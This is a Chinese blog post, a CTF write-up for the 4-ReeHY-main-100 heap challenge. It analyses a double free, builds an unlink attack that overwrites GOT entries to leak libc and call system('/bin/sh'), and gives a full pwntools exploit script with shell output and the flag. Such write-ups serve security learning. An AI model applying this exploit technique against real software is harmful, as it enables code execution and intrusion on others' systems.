

# [pwn]堆：熟练掌握double free+unlink

原创

[breezeO\\_o](#) 于 2019-09-06 23:53:17 发布 1415 收藏 1

分类专栏：[二进制](#) [ctf](#) # [ctf-pwn](#) 文章标签：[安全](#) [网络安全](#) [二进制安全](#) [pwn](#) [ctf](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/Breeze\\_CAT/article/details/100588350](https://blog.csdn.net/Breeze_CAT/article/details/100588350)

版权



[二进制](#) 同时被 3 个专栏收录

35 篇文章 6 订阅

订阅专栏



[ctf](#)

30 篇文章 1 订阅

订阅专栏



[ctf-pwn](#)

25 篇文章 0 订阅

订阅专栏

## double free+unlink 4-ReeHY-main-100 writeup

一道经典的堆溢出题目4-ReeHY-main-100

题目分析

江湖规矩，先看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100# checksec ./4-ReeHY-main
[*] '/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100/4-ReeHY-main'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

还可以，没有full relro说明可以修改got表。然后看看程序的逻辑：

```
root@kali:/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100# ./4-ReeHY-main
Input your name:
$ chen
Hello chen

*****
Your choice: 1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*****
Welcome to my black weapon storage!
Now you can use it to do some evil things
1. create exploit
2. delete exploit
3. edit exploit
4. show exploit
5. exit
*****
```

[https://blog.csdn.net/Breeze\\_CAT](https://blog.csdn.net/Breeze_CAT)

一看到菜单基本就是堆得题目没跑了，然后IDA查看反汇编代码：

create函数（我改名后）：

```
signed int create()
{
    signed int result; // eax
    char buf; // [rsp+0h] [rbp-90h]
    void *dest; // [rsp+80h] [rbp-10h]
    int v3; // [rsp+88h] [rbp-8h]
    size_t nbytes; // [rsp+8Ch] [rbp-4h]

    result = dword_6020AC;
    if ( dword_6020AC <= 4 )
    {
        puts("Input size");
        result = readanum();
        LODWORD(nbytes) = result;
        if ( result <= 4096 )
        {
            puts("Input cun");
            result = readanum();
            v3 = result;
            if ( result <= 4 )
            {
                dest = malloc((signed int)nbytes);
                puts("Input content");
                if ( (signed int)nbytes > 112 )
                {
                    read(0, dest, (unsigned int)nbytes);
                }
                else
                {
                    read(0, &buf, (unsigned int)nbytes);
                    memcpy(dest, &buf, (signed int)nbytes);
                }
                *(_DWORD *) (qword_6020C0 + 4LL * v3) = nbytes;
                *((_QWORD *)&unk_6020E0 + 2 * v3) = dest;
                dword_6020E8[4 * v3] = 1;
                ++dword_6020AC;
                result = fflush(stdout);
            }
        }
    }
    return result;
}
```

[https://blog.csdn.net/Breeze\\_CAT](https://blog.csdn.net/Breeze_CAT)

整个create函数充斥着符号溢出的味道...

然后delete函数:

```
_int64 delete()
{
    _int64 result; // rax
    int v1; // [rsp+Ch] [rbp-4h]

    puts("Chose one to dele");
    result = readanum();
    v1 = result;
    if ( (signed int)result <= 4 )
    {
        free(*((void **)&unk_6020E0 + 2 * (signed int)result));
        dword_6020E8[4 * v1] = 0;
        puts("dele success!");
        result = (unsigned int)(dword_6020AC-- - 1);
    }
    return result;
}
```

[https://blog.csdn.net/Breeze\\_CAT](https://blog.csdn.net/Breeze_CAT)

free之前没验证是否存在（程序自己有一个数据结构记录着块是否被释放，就是free下面那行），然后free之后也没有将悬挂指针置空，存在doublefree。

然后是edit函数:

```
signed int edit()
{
    signed int result; // eax
    signed int v1; // [rsp+Ch] [rbp-4h]

    puts("Chose one to edit");
    result = readanum();
    v1 = result;
    if ( result <= 4 )
    {
        result = dword_6020E8[4 * result];
        if ( result == 1 )
        {
            puts("Input the content");
            read(0, *((void **)&unk_6020E0 + 2 * v1), *(unsigned int *) (4LL * v1 + qword_6020C0));
            result = puts("Edit success!");
        }
    }
    return result;
}
```

[https://blog.csdn.net/Breeze\\_CAT](https://blog.csdn.net/Breeze_CAT)

在编辑之前检查了存在位，所以无法进行UAF利用。


最后输出是个废函数:

```
int show()
{
    return puts("No~No~No~");
}
```

## 堆 unlink利用

由于程序在free处存在double free，那么可以尝试使用double free接unlink的方式进行任意代码执行。但这里需要找信息泄露，然后计算出system的地址，可以尝试先将free改为puts，然后输出一个地址，然后再讲free改为system。

首先是构造堆的结构：




首先申请相等大小（0x80即可）的cun0-3，然后将cun2和cun3释放，然后再申请一个0x80+0x90=0x110的堆块构造成图中这样，当free3的时候就会触发unlink，将cun2的指针重新定位到cun2-0x18的地方，但由于索引的结构是：

```

0000000000006020B8 0000000000000000
0000000000006020C0 0000000000FFC010 [heap]:unk_FFC010
0000000000006020C8 0000000000000000
0000000000006020D0 0000000000000000
0000000000006020D8 0000000000000000
0000000000006020E0 0000000000FFC080 [heap]:0000000000FFC080
0000000000006020E8 0000000000000001
0000000000006020F0 0000000000FFC0A0 [heap]:0000000000FFC0A0
0000000000006020F8 0000000000000001
000000000000602100 0000000000FFC0C0 [heap]:0000000000FFC0C0
000000000000602108 0000000000000001
000000000000602110 0000000000FFC0E0 [heap]:0000000000FFC0E0
000000000000602118 0000000000000001
000000000000602120 0000000000000000
000000000000602128 0000000000000000
000000000000602130 0000000000000000
000000000000602138 0000000000000000
000000000000602140 0000000000000000


```

画图衣不就定:



[https://blog.csdn.net/Breeze\\_CAT](https://blog.csdn.net/Breeze_CAT)

所以cun2-0x18的地方就是cun0的flag位，从这个位到下面cun2要跨越一个cun1，当unlink结束之后会变成这样:




[https://blog.csdn.net/Breeze\\_CAT](https://blog.csdn.net/Breeze_CAT)

红色是改变的，主要看cun2的指针改为了指向cun2-0x18的地方，也就是cun1的flag位，那么想要重新覆盖cun2，我们就会将cun1页覆盖过去，这也是为什么构造堆结构的时候cun0和cun2之间多了一个cun1的原因。我们使用的覆盖payload是：

```
payload=p64(0)+p64(elf.got['atoi'])+p64(1)+p64(elf.got['free'])+p64(1)+'\n'  
edit(2,payload)  
edit(2,p64(elf.plt['puts']))
```

这样修改之后就会变成：



将free的got表修改为puts的got表，这样调用free(cun1)就会变成puts(atoi\_addr)，成功泄露一个libc中函数的地址，然后计算出system的地址，再讲free\_got修改为system地址，然后再调用一下free(cun0)就会变成system('/bin/sh\x00')(cun0中存放的/bin/sh字符串)。完整exp设计如下：

```
from pwn import *  
  
p = remote("111.198.29.45", 33279)  
elf = ELF("./4-ReeHY-main")  
libc = ELF('./libc-2.23.so')  
  
def inputName():  
    p.recvuntil('$ ')  
    p.sendline('chen')  
  
def create(size, cun, content):  
    p.recvuntil('$ ')  
    p.sendline('1')  
    p.recvuntil('Input size\n')  
    p.sendline(str(size))  
    p.recvuntil('Input cun\n')  
    p.sendline(str(cun))  
    p.recvuntil('Input content\n')  
    p.sendline(content)  
  
def delete(num):  
    p.recvuntil('$ ')  
    p.sendline('2')  
    p.recvuntil('Chose one to dele\n')  
    p.sendline(str(num))  
  
def edit(num, content):  
    p.recvuntil('$ ')  
    p.sendline('3')
```

```

p.recvuntil('Chose one to edit\n')
p.sendline(str(num))
p.recvuntil('Input the content\n')
p.send(content)

cun1_pointer=0x602100

inputName()
create(0x80,0,'/bin/sh')
create(0x80,1,'a')
create(0x80,2,'a')
create(0x80,3,'a')

delete(3)
delete(2)

payload=p64(0)+p64(0x81)+p64(cun1_pointer-0x18)+p64(cun1_pointer-0x10)+'a'*0x60
payload+=p64(0x80)+p64(0x90)
create(0x110,2,payload)
delete(3)

payload=p64(0)+p64(elf.got['atoi'])+p64(1)+p64(elf.got['free'])+p64(1)+'\n' #后面的p64(1)是cun2的存在位, 不加的话
不可以edit
edit(2,payload)
edit(2,p64(elf.plt['puts']))

delete(1)
atoi_addr=u64(p.recvline().strip("\x0a").ljust(8, "\x00"))
system_addr=atoi_addr-libc.symbols['atoi']+libc.symbols['system']

edit(2,p64(system_addr))
delete(0)

p.interactive()

```

成功getshell:

```

root@kali: /mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100# python ./exp.py
[+] Opening connection to 111.198.29.45 on port 33279: Done
[*] '/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100/4-ReeHY-main'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100/libc-2.23.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled to my black weapon storage!
0x7f9433a24e80 Now you can use it to do some evil things
0x7f9433a33390 1. create exploit
[*] Switching to interactive mode
$ cat flag 3. edit exploit
cyberpeace{70fd288a64ec571251266c5cb9372075} https://blog.csdn.net/Breeze_CAT
$ 5. exit

```